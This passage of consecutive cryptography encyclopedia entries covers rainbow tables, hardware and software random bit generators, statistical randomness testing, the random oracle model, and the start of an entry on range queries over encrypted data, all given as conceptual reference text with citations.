S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300784

Radiometrics

Wireless Device Fingerprinting

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_219

Rainbow Tables

Gerald Brose[5] ✉
(5) Hype Softwaretechnik GmbH, Bonn, Germany

Definition

A rainbow table (Oechslin 2003) is a precomputed lookup table used to retrieve plaintext passwords in an attack. Rainbow tables offer a space-time trade-off and are used as an attack preparation when either storing a complete lookup table of all possible password values would consume too much storage, and an exhaustive search is computationally infeasible.

Theory

Precomputing all possible password hash values for an exhaustive search and storing them in a lookup table drastically reduces the time required for an attack. This approach is usually not possible for large search spaces, where the resulting tables would exceed the available storage space. The time-memory trade-off consists of combining partially stored tables with computing the relevant missing parts at attack time. Rainbow tables are actually an optimization of an earlier technique described in Hellman (1980).

Rainbow tables organize precomputed password hashes in hash chains of a given length. To create a hash chain, not only the cryptographic hash function H but also a reduction function R need to be defined. Note that R is not an inverse of H, as such an inverse cannot be assumed to exist for a cryptographic hash function.

A hash chain of length k is created using an arbitrary start value h and applying H to h, then R, and so on, until after k function applications a

value x is found and stored as an end point together with the start point p. Given the starting point p, the chain can now be recomputed any time, thus revealing both the plaintext input to H that yields x and a number of intermediate hash values.

To retrieve the plaintext p such that H(p) yields a given hash value x, one has to find a hash chain containing x. The plaintext will then be x's *predecessor* in the chain. To determine if x is contained in any of the stored chains, it has to be tested if a *successor* of x is stored in the list of end points. This is tested by applying the functions R and H alternatingly to x. If a known endpoint is found, the complete chain is recomputed from its starting point, and x's predecessor in the chain is returned as the result, i.e., the recovered password. The required storage for this approach is much less than for a complete lookup table because only the start and end values of a hash chain need to be stored.

The main problem with this approach is that chains may merge where the reduction function has collisions, which significantly reduces the savings effect. To avoid collisions, a set of different reduction functions $R_1 \ldots R_n$ is used so that for each position in the chain a different R is applied. This sequence of reduction functions can be seen to metaphorically resemble the bands of the rainbow and hence gave this technique its name.

Rainbow tables have been successfully used in attacks on Windows NT/2000 passwords, which do not use salts.

Cross-References

Password

Recommended Reading

Hellman M (1980) A cryptanalytic time-memory trade-off. IEEE Trans Inform Theory 26(4):401–406
[MathSciNet][zbMATH]

Oechslin P (2003) Making a faster cryptanalytical time-memory trade-off. In: Advances in cryptology: proceedings of CRYPTO 2003, 23rd annual international cryptology conference. Lecture notes in computer science. Springer, Berlin
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_514

Random Bit Generator

Marco Bucci[6] ✉
(6) Fondazione Ugo Bardoni, Rome, Italy

✉ **Marco Bucci**
Email: bucci@fub.it

Definition

A random bit generator is a system whose output consists of fully unpredictable (i.e., statistically independent and unbiased) bits. In security applications, the unpredictability of the output implies that the generator must be also not observable and not manipulable by any attacker.


A random bit generator basically differs with respect to a pseudorandom number generator, because the complete knowledge of the generator structure and of whatever previously generated sequence does not result in any knowledge of any other bit. This means that the entropy of a sequence of n output bits should be ideally equal to n. On the contrary, the entropy of a sequence of n output bits of a pseudorandom generator cannot be greater than its seed, whatever n is.

Since pseudorandom generators are suitable in those applications where just a flat statistic is needed, random generators are suitable in applications where unpredictability is also needed.

Background

A true random bit generator has necessarily to be based on some kind of nondeterministic phenomena that could implement the source of the system randomness. The random sources commonly used can present several

statistic defects, due to physic limitations, implementation issues, or to extern attacks aimed to manipulation. For this reason, usually, the scheme of a random bit generator consists of a raw random stream source and of a post-processor as shown in Fig. 1.



Random Bit Generator, Fig. 1 Random bit generator

The post-processor compresses the sequence produced by the source, so that it distills the entropy (Information Theory) in the outgoing sequence. The amount of required compression depends both on the effective entropy of the source and on the efficiency of the post-processing algorithm. Of course, since the post-processor cannot oppose every malfunction or attack attempt, the random bit generator should be provided with alarm sensors capable of revealing those anomalies for which the post-processing cannot compensate.

It is worthwhile to note that even if the post-processing uses cryptographic functions similar to those used by pseudorandom generators, it works in an opposite way. In fact, a pseudorandom generator expands its input (i.e., its seed); the post-processing, on the contrary, compresses it.

Theory

Raw Random Bit Sources

In the applications, the random source can be constructed of dedicated hardware devices; otherwise, the random source can use software procedures to extract random processes from the platform on which the generator is implemented.

Generators of the first type are commonly called hardware-based (HW); generators of the second type are software-based (SW).

SW-Based Generators

Generally, SW-based generators are implemented on computer systems and the values typically exploited as raw stream sources are obtained from:

- Event timings:
  - Mouse movements and clicks
  - Keystrokes
  - Disk and network accesses
- Data depending on the history of the system and/or on a large amount of events:
  - System clock
  - I/O buffers
  - Load or network statistics

It is easy to understand that these types of sources are far from ideal. Entropy is mostly low and difficult to evaluate as well as the actual robustness with respect to observation and manipulation. SW-based generators should use more than one source, in order to be protected from the possibility that one or more sources could be compromised. Missing statistic evaluation, the post-processing should be planned assuming that the source entropy is very low; it should therefore execute a drastic compression and use a robust hash algorithm.


HW-Based Generators

HW-based generators present the advantage of having a clearer model of the source and of its possible interaction with the outside. Generally, HW-based generators can be implemented using the common integrated technologies, and can be inserted in tamper resistant protections, in order to be protected from observation and manipulation. Normally, the nature of these sources (faster, higher in quality, and more protected) lowers the need of prost-processing permitting to obtain a much higher throughput than the one obtainable from SW-based generators.

Typically the raw random stream source is a system that generates sequence X by sampling and quantizing an analog nondeterministic value S (Fig. 2). Two possible quantization modes which represent two very common cases can be considered:

- A sign mode $x(i) = \text{sign}(s(i))$

- A mod 2 mode $x(i) = (s(i)) \bmod 2$




Random Bit Generator, Fig. 2 Random bit source

The quantization mod 2 (Modular Arithmetic) presents the advantage of limiting or making negligible the effects of deterministic components of *S*. Let


$$S = a \cdot R + m + D$$

where *R* represents a normalized random process, *a* is an amplitude factor, *m* is an offset, and *D* represents a possible deterministic process. It can be observed that, no matter what is the amplitude of *D* and *m*, their effect becomes negligible when the amplitude of $a \cdot R$ is big enough.

As an example, Figs. 3 and 4 represent the case in which *R* has a normalized Gaussian distribution, $a = 0.5$, and $(m + d(i))/a = 0.6$. The *x* axis is divided into 0 and 1 zones to show how the *R* distribution is partitioned between 0 and 1 value samples. The mod 2 quantization mode results in 0 and 1 bands as shown in Fig. 4. Of course, in actual implementations, these bands can be asymmetric and this issue must be taken into account as possible cause of offset on the sequence $x(i)$.



Random Bit Generator, Fig. 3 Normalized Gaussian distribution with $a = 0.5$



Random Bit Generator, Fig. 4 Normalized Gaussian distribution with $(m + d(i))/a = 0.6$

Randomness Sources in HW-Based Generators

Random sources commonly used by HW-based generators use phenomena such as:


- Electronic noises (thermal, shot, avalanche)
- Phase noises
- Flip-flop metastabilities

All these types of sources can be implemented by means of standard electronic devices.

Electronic Noise Sources. Among electronic noises, both the thermal noise in a resistor and the junction shot noise offer the advantage of being white noises with a Gaussian distribution whose intensity depends on physical values easy to keep under control. In fact, in the case of thermal noise, the power density of the noise depends merely on the resistor value and the absolute temperature, while in the case of the shot noise, the power density of the noise depends only on the current that flows through the junction. These phenomena make possible the realization of sources endowed of a simply analytic statistical model, instead of based on an empiric model depending on several technological and implementation factors. The deriving advantages are the following:

- The possibility to evaluate a priori source entropy and defects, and consequently the possibility to design a suitable post-processing
- Availability of a statistical model useful for verifying that the source works correctly

In Fig. 5, see the general scheme of a raw random bit source based on direct amplification technique. The noise's source consists of the resistor; the clocked comparator performs the sampling and the quantization of the amplified noise and the low pass feedback loop compensates the offsets due to the amplifier and the comparator.




Random Bit Generator, Fig. 5 The direct amplification technique

This kind of source can have a very high throughput. The only limitation is the bandwidth of the noise amplifier, given that as the sampling frequency increases, so does the correlation among samples. In fact, the sampling frequency can reach the amplifier high pass cutoff frequency since in any case the post-processing must be designed to be able to remove the stronger correlation that can result from an attack.

On the other hand, this design requires an accurate implementation. In fact the high-gain amplification needed for the thermal noise involves a critical offset compensation and a high sensitivity to internal or external interfering signals. Since the sign mode quantization is used, both an excess in the offset m or in an interfering signal D can block or force the source (see Fig. 3).

Phase Noise Sources. Generally, sources based on phase noise have a simple and robust implementation. In Fig. 6, a basic and typical scheme is depicted: a slow oscillator A samples a fast oscillator B. The D type flip-flop performs the mod 2 sampling of the phase difference between the two oscillators. Width and symmetry of the quantization bands depend

respectively on the frequency and duty cycle of the oscillator B.



Random Bit Generator, Fig. 6 A slow oscillator (**a**) sampling a fast oscillator (**b**)

In fact this scheme has an intrinsic periodic behavior due to the phase shifting that always occurs if f_B/f_A is not an integer. This effect is negligible if the phase noise is large with respect to half the period of the sampled oscillator (i.e., if in Fig. 4, noise distribution overflows the width of quantization bands).

More generally, since the mod 2 quantization is used, this device is robust with respect to any phase process that could be superimposed on the phase noise.

Basically the obtainable throughput depends on the f_B value and on the intrinsic noise of the oscillators. In fact, once f_B is maximized (i.e., quantization bands are made as narrow as possible), the sampling period $1/f_A$ must be long enough in order to accumulate a sufficient phase noise between two subsequent samples. Hence, noisier oscillators allow a higher sampling frequency.

A more efficient phase noise exploitation can be obtained by means of a phase control that allows sampling the output of oscillator B on its edges. In this way, even a little amount of phase noise is sufficient to get a random output. Basically this solution implies a phase control that plays the same role than the offset compensation in Fig. 5 scheme.

Generally, the statistical model of phase noises is not known a priori, being determined by several technological and implementation factors. Anyhow, in some solutions, an electronic noise source can be used to cause

phase noises in an oscillator. In that way, it is possible to obtain a source whose phase noise characterization is known a priori since it is directly derived from an electronic noise.

Flip-Flop Metastability Sources. Actually, the random sources based on flip-flop metastability also exploit electronic and phase noises. Flip-flop metastability occurs when input signals are very close to the threshold and/or when data and clock signals switch very close in time to one another. In this condition, a small variation in levels or in phases results in a different output value.

The main implementation issue is the control of level or phase that is needed to give rise to metastability. Basically these are the same offset and phase control functions that are involved in the implementation of sources based on electronic and phase noises.

Post-Processing

In practice, every kind of raw random stream source can present defects as offset, auto-correlation or cross-correlation with other phenomena. Auto-correlation can occur because of the limitation in frequency bandwidth that is intrinsic in any physical randomness source. Other defects can be done to implementation issues as:

- Electrical or timing offsets (e.g., amplifier offset in Fig. 5 design, unbalanced duty cycle of the sampled oscillator in Fig. 6 design)
- Intrinsic design behaviors (e.g., in Fig. 5 design, the offset compensation suppresses long sequences of equal symbols; in Fig. 6 design, a lack of phase noise results in a periodic behavior)
- Interference with internal or external signals (e.g., power supply fluctuation, clock signals, switching signals coupled via the silicon substrate or via power supply, etc.)

However, the most important problems can be caused by manipulation attempts. For instance, an attacker trying to inject a signal D, wanting to force the exit $x(i)$.

The design of random sources, which are intrinsically very stable and robust with respect to these problems, results inevitably in a complex

design and in drastic penalties on the performance. Moreover, it seems quite impossible, especially in consumer applications, to design a source that could resist a well-equipped attacker. A more effective approach seems to be the use of reasonably good random sources together with a suitable post-processing. According to the quality and robustness of the source, the post-processing can be based on simple scrambling and mixing techniques, or even on an actual hash algorithm.

Note the fact that an effective post-processing unavoidably hides the defects of the source, even when they are so massive to completely compromise the entropy of the generator. Practically, the more the entropy of the source tends to zero, the more the post-processor tends to act as if it were a pseudorandom generator.

This behavior makes it impossible to check the malfunction of the source through statistical tests applied to the output of the generator. On the contrary, most of the possible source anomalies can be revealed by means of statistical tests applied directly at the source, that is, before the behavior of the source is masked by post-processing and quantization. Obviously, the source must have a statistical characterization and a behavior that allow distinguishing normal defects and variances with respect to faults malfunction and attacks.

Depending on the kind of source, testing can even be very simple. As an example, in the device of Fig. 5, defects such as decreasing of the noise frequency bandwidth and/or of the amplification as well as increasing of the offset, all can be revealed by the decrease in the number of transition of $x(i)$.

A simple test performed on the amplitude of S (i.e., before sampling and quantization) can also reveal the attempt to force S by means of the superimposition of a known signal D. In fact this will inevitably result in an increase of the S amplitude. It must be noticed that the attacker can use a signal D such that the statistic of $x(i)$ is not changed. This means that, after quantization, since the amplitude information is removed, no statistical test can reveal this kind of attack.

Due to their simplicity, tests on the source can be executed even continually during generator operation. This allows to perform real-time check of malfunctions or even to dynamically tune the amount of post-processing compression depending on the estimated source quality.

Recommended Reading

Bagini V, Bucci M (1999) A design of reliable true random number generator for cryptographic applications. In: Koç ÇK, Paar C (eds) Proceedings of workshop cryptographic hardware and embedded systems, CHES ’99, Worcester, Lecture Notes in Computer Science, vol 1717. Springer, Berlin, pp 204–218
[zbMATH]

Bendat JS (1958) Principles and applications of random noise theory. Wiley, New York
[zbMATH]

Davis D, Ihaka R, Philip F (1994) Cryptographic randomness from air turbulence in disk drives. In: Desmedt Y (ed) Advances in cryptology – CRYPTO’94, Lecture Notes in Computer Science, vol 839. Springer, Heidelberg, pp 114–120
[zbMATH]

Dichtl M, Janssen N (2000) A high quality physical random number generator. In: Proceedings of Sophia Antipolis forum microelectronics (SAME 2000), Sophia-Antipolis, pp 48–53

FIPS 140–1 (1994) Security requirements for cryptographic modules. National Institute of Standards and Technology, GPO, Washington, DC

Gude M (1985) Concepts for a high performance random number generator based on physical random phenomena. Frequenz 39(7–8):187–190
[zbMATH]

Holman WT, Connelly JA, Downlatabadi AB (1997) An integrated analog/digital random noise source. IEEE Trans Circuits Syst I 44(6):521–528

Jun B, Kocher P (1999) The Intel random number generator. Cryptography Research Inc., white paper prepared for Inter Corp. http://www.cryptography.com/resources/whitepapers/Inte-lRNG.pdf
[zbMATH]

Knuth DE (1981) The art of computer programming, 2nd edn. Addison-Wesley, Reading
[zbMATH]

Maddocks RS, Matthews S, Walker EW, Vincent CH (1972) A compact and accurate generator for truly random binary digits. J Phys E 5(8):542–544
[zbMATH]

Memezes AJ, Oorschot PC, Vanstone SA (2001) Handbook of applied cryptology. CRC, Boca Raton
[zbMATH]

Murry HF (1970) A general approach for generating natural random variables. IEEE Trans Comput C-19:1210–1213
[zbMATH]

Papoulis A (1965) Probability, random variables and stochastic processes. McGraw-Hill, New York
[zbMATH]

Petrie CA (1997) An integrated random bit generator for applications in cryptography. PhD thesis. Georgia Institute of Technology, Atlanta
[zbMATH]

Petrie CS, Connelly JA (1996) Modeling and simulation of oscillator-based random number generators. In: Proceedings of IEEE international symposium on circuits and systems, ISCAS ’96, vol 4. IEEE, Atlanta, pp 324–327
[zbMATH]

Petrie CS, Connelly JA (2000) A noise-based IC random number generator for applications in cryptography. IEEE Trans Circuits Syst I 47(5):615–621
[zbMATH]

Schneier B (1996) Applied cryptography, 2nd edn. Wiley, New York
[zbMATH]

Trichina E, Bucci M, De Seta D, Luzzi R (2001) Supplementary cryptographic hardware for smart cards. IEEE Micro 21(6):26–35
[zbMATH]

Vincent CH (1970) The generation of truly random binary numbers. J Phys E 3(8):594–598
[zbMATH]

Vincent CH (1971) Precautions for the accuracy in the generation of truly random binary numbers. J Phys E 4(11):825–828
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300785

Random Key Predistribution

Probabilistic Key Sharing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_221

Random Number Testing

Tom Caddy[7] ✉
(7) InfoGard Laboratories, San Luis Obispo, CA, USA

✉ **Tom Caddy**
Email: tcaddy@adelaide-solutions.com

Definition

Random values are critical to the ability of cryptography to resist crypto analysis and attacks. Testing the randomness of the cryptographic key string is a valuable and critical activity to determining the quality of the implementation.

Background

Random numbers generators implementations are generally in one of two forms, a random number generator, RNG, or a pseudorandom number generator, PRNG. A random number generator typically uses hardware to simulate a random event and establish a random value. A pseudorandom number generator is a cryptographic algorithm implementation that by design outputs a string of bits that has random characteristics; although the output has very good randomness characteristics, there is a deterministic process to get from one random value to the next.

Because of the critical nature of Random Numbers, it is import for cryptographic implementations to test both the operation of the RNG or PRNG at start-up and during use to ensure that it is functioning and also perform a separate battery of tests when the design is implemented to confirm the design functions correctly. The design tests are much more

comprehensive while the operational tests are oriented to detecting health of the implementation.

Theory/Application

Bits are in one of two states, zero or one, similar to the two sides of a coin, heads or tails. For a random bit or number generator, each bit is independently chosen to be a one or zero and has no relation to either previous or the following bit value, similar to a coin toss. This independence is a critical characteristic in providing cryptographic strength. Any patterns or predictability in the randomness of the bit states weakens the cryptographic strength as predictability can be analyzed and exploited.

A typical operational test is to verify that the random number does not repeat. This technique stores the last value or series of values output from the RNG/PRNG and compares it with the current one. If the value is repeated, it is discarded and a new value is created, if this same number is repeated multiple times, a fatal error is recognized as the random number generator has ceased to function.

Testing the design of a new random number generator is typically a series of tests, each of which evaluates specific characteristics of the bit/number strings. A quality random number has many individual features making one test to measure the quality of the implementation infeasible. There are a great many tests to evaluate individual parameters but typically there are a few (~20), which are typically evaluated by testing; some of those parameters and the associated tests are described in the paragraphs below.

Another concept that is important to consider is the number of bits that are available for testing. The evaluation of RNG/PRNGs depends on obtaining a statistically significant sample of bits, which may typically be large quantity and may take significant time to generate the quantity of data required. All of the testing done on the RNG/PRNGs is statistical in nature and as such the larger the sample the more relevant the results. It should be noted that as this are statistical tests and it is not possible to assign defined pass and fail criteria, and in some cases a result that is not typical, may not indicate a clear failure. Four of the easiest and first tests to be run are included below.

The Monobit or Frequency Test for Entire Sequence

The purpose of the frequency test is to determine the proportion of zeroes and ones in the sequence. The purpose is to determine if the quantity of ones in a sequence are approximately the same as the number of zeros. This is typically the first test to be performed because if this test does not pass, the other tests are not expected to pass either.

The Runs Test for the Entire Sequence

The purpose is to determine the total number of runs (uninterrupted sequence of identical bits) in the sequence. This test assesses whether the change between zeros and ones is too fast or too slow.

Often cryptography is performed on specific block lengths of data; therefore, it becomes relevant to evaluate the characteristics of the data string when observed in blocks similar to what will be used by the algorithm.

Test for the Longest-Run-of-Ones in a Block

The purpose is to determine the total number of runs (uninterrupted sequence of identical bits) in a block. This test assesses whether the change between zeros and ones is too fast or too slow.

Frequency Test Within a Block

The purpose of the frequency test is to test the randomness of a sequence of zeroes and ones. More specifically, the test aims to assess whether the number of ones (and zeros) is approximately half of the block size.

Open Problems

Two primary challenges confront the tester.

- The testing is complex and the tools are difficult to use.
- The need for large sample size of random bits can often be time consuming and complex to collect.

Cross-References

Entropy Sources

References

NIST Special Publication SP800-22B A statistical test suite for random and pseudorandom number generators for cryptographic applications

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_220

Random Oracle Model

Gerrit Bleumer[8] ✉
(8) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Definition

Many cryptographic algorithms and protocols use pseudo-random functions as computationally efficient approximations of random values. It is theoretically clear that any instantiation of a pseudo-random function can NOT return a truly random value, but rather one that is more or less unpredictable. When we try to formally prove the security of a given algorithm or protocol, we are faced with the question if any particular pseudo-random function might unluckily interfere with the rest of the algorithm or protocol thereby incorporating a security weakness. The random oracle model is a way to modularize such formal security proofs by assuming that all pseudo-random used by an algorithm or protocol were replaced by random oracles, which return truly random values upon invocation. The resulting security proof is then to assure that the algorithm or protocol is at least secure “modulo” the way it makes its random choices.

Theory

The random oracle model was introduced by Bellare and Rogaway (1993). The idea is a simple one: namely provide all parties of a protocol – good and bad alike – with access to a (public) function *h* and then prove the

protocol to be correct assuming that *h* maps each input to a truly random output, i.e., it behaves like a truly random oracle. Later, in practice, one sets *h* to some specific function derived in some way from a standard cryptographic hash function like SHA-1 (National Institute of Standards and Technology (NIST) 1995), MD5 (Rivest 1992), RIPEMD-160 (Dobbertin et al. 1996), or others. It is clear though that any specific function will not be random because it is deterministic, i.e., it returns the same value when given the same input. (Also see Bellare's overview of the random oracle model in (1999).) The random oracle model buys efficiency and, as Rogaway claims, security guarantees, which, although not at the same level as those provided by the standard "provable security approach," are arguably superior to those provided by a totally ad hoc protocol design.

The overly skeptical might say that a security proof in the random oracle model gains nothing because the function *h* that one actually uses in the final protocol is not random. Here is another way to look at it. In practice, attacks on schemes involving a hash function *h* derived from SHA-1 and number theory will often themselves treat *h* as random. Bellare and Rogaway call such attacks *generic*. In other words, cryptanalysis of these "mixed" protocols is usually done by assuming *h* to be random. But then proofs in the random oracle model apply and indeed show that such generic attacks will fail unless the underlying number-theoretic problems are easy to solve. In other words, the analysis at least provably excludes a certain common class of attacks, namely generic ones.

It is important to choose carefully the instantiating function *h*. The intuition stated by Bellare and Rogaway in (1993) is that the resulting protocol is secure as long as the protocol and the hash function are sufficiently "independent," which means the protocol does not itself refer to the hash function in some way. This is a fuzzy guideline that needs more work in the future.

An important step in better understanding the random oracle model was taken by Canetti et al. (1998). They show there exists protocols secure in the random oracle model, but insecure under any instantiations in which we substitute a function from a small family of efficiently computable functions. Their examples, however, are somewhat contrived, and this kind of situation does not arise with any of the "real" cryptographic mechanisms in the literature.

Cross-References

MASH Hash Functions (Modular Arithmetic Secure Hash)
Pseudorandom Function
Public Key Encryption

Recommended Reading

Bellare M (1999) Practice-oriented provable security. In: Lectures on data security, Lecture notes in computer science, vol 1561. Springer, Berlin, pp 1–15
[zbMATH]

Bellare M, Rogaway P (1993) Random oracles are practical: a paradigm for designing efficient protocols. In: First ACM Conference on Computer and Communications Security, Proceedings, Fairfax, Nov 1993. ACM Press, New York, pp 62–73
[zbMATH]

Canetti R, Goldreich O, Halevi S (1998) The random oracle methodology, revisited. In: 30th symposium on theory of computing (STOC) 1998. ACM Press, New York, pp 209–218
[zbMATH]

Dobbertin H, Bosselaers A, Preneel B (1996) RIPEMD-160: a strengthened version of RIPEMD. In: Gollman D (ed) Fast software encryption, third international workshop, Cambridge, UK, 21–23 Feb 1996, Proceedings, Lecture notes in computer science, vol 1039. Springer, Berlin, pp 71–82
[zbMATH]

National Institute of Standards and Technology (NIST) (1995) Secure hash standard. Federal Information Processing Standards Publication (FIPS PUB 180–1)

Rivest R (1992) The MD5 message-digest algorithm; RFC1321. http://www.faqs.org/rfcs/rfc1321.html

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300786

Randomised Agreement

Asynchronous Byzantine Fault Tolerance

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1557

Range Queries over Encrypted Data

Sherman S. M. Chow[9] ✉ and Jiafan Wang[9] ✉
(9) Department of Information Engineering, Chinese University of Hong Kong, Shatin, Hong Kong

✉ **Sherman S. M. Chow**
Email: smchow@ie.cuhk.edu.hk

✉ **Jiafan Wang (Corresponding author)**
Email: wj016@ie.cuhk.edu.hk

Supported by General Research Fund (Project Number: CUHK 14210217) from Research Grant Council, University Grants Committee, Hong Kong.

Synonyms

Range-searchable encryption

Definitions

In range queries over encrypted data, the data owner acts as a client to retrieve encrypted files previously outsourced to a remote (e.g., cloud) server, which are associated with any value(s) of a specified range. An efficient and secure approach to range queries is to build hierarchical tree-like indexes upon searchable symmetric encryption (SSE).

Background

Faber et al. (2015) did the first study of SSE for range queries by designing a binary tree index that associates data to tree nodes. Demertzis et al. (2016) generalized this idea to a framework of range SSE building upon SSE for keyword searches. They built six schemes with varying tree-like indexes, achieving different trade-offs between security and efficiency. Their framework applies to static SSE, in which the data remain unchanged since the setup.

To enable flexible updates over encrypted data, Zuo et al. (2018) proposed two range SSE schemes with a similar tree-like index, using either a concrete dynamic SSE (DSSE) scheme or (public-key) homomorphic encryption over file indexes of long bit vectors. Their inefficiency and wrong security claim regarding updates were quickly pointed out by a subsequent work first made public in May 2019 (Wang and Chow, 2022).

The same work of Wang and Chow (2022) formulated an abstract framework of DSSE supporting range queries (range DSSE). Their generic construction transforms any forward-secure DSSE supporting keyword searches (which, in turn, can be generically obtained from any DSSE via the transformation of Lai and Chow 2017). This modular approach inherits nice features from any DSSE available now or in the future. They further proposed a specific scheme, which requires less client storage compared to prior arts.

The security flaw of Zuo et al. (2018) was later fixed by its follow-up (Zuo et al., 2022). It still uses homomorphic encryption, and does not asymptotically outperform the design of Wang and Chow (2022).

Another way to support private range queries is order-preserving encryption (Boldyreva et al., 2011). By its functionality, it naturally leaks more information to the remote server. Multiple rounds of client-server interactions are needed (Kerschbaum and Tueno, 2019) to mitigate its information leakage. In contrast, most range (D)SSE schemes, except the ones based on homomorphic encryption of bit-vector indexes, only require a single round for search and retrieval of the files matching the query.

Theory

Consider a database where each file is associated with at least one value in a numerical domain $\mathscr{A}$. The database is indexed, encrypted, and outsourced, in such a way that the data owner/client could issue a range

query $[a, b]$ (with $a, b \in \mathscr{D}$ and $a \leq b$). The server could efficiently return files containing any value(s) among $\{a, \ldots, b\}$,

Ideally, the server-side complexity should be sublinear in the database size, which excludes running some matching algorithms over each database entry. Since a range query can be answered by issuing atomic queries for each element in the range, the query time of a range (D)SSE scheme should be sublinear in the range size.

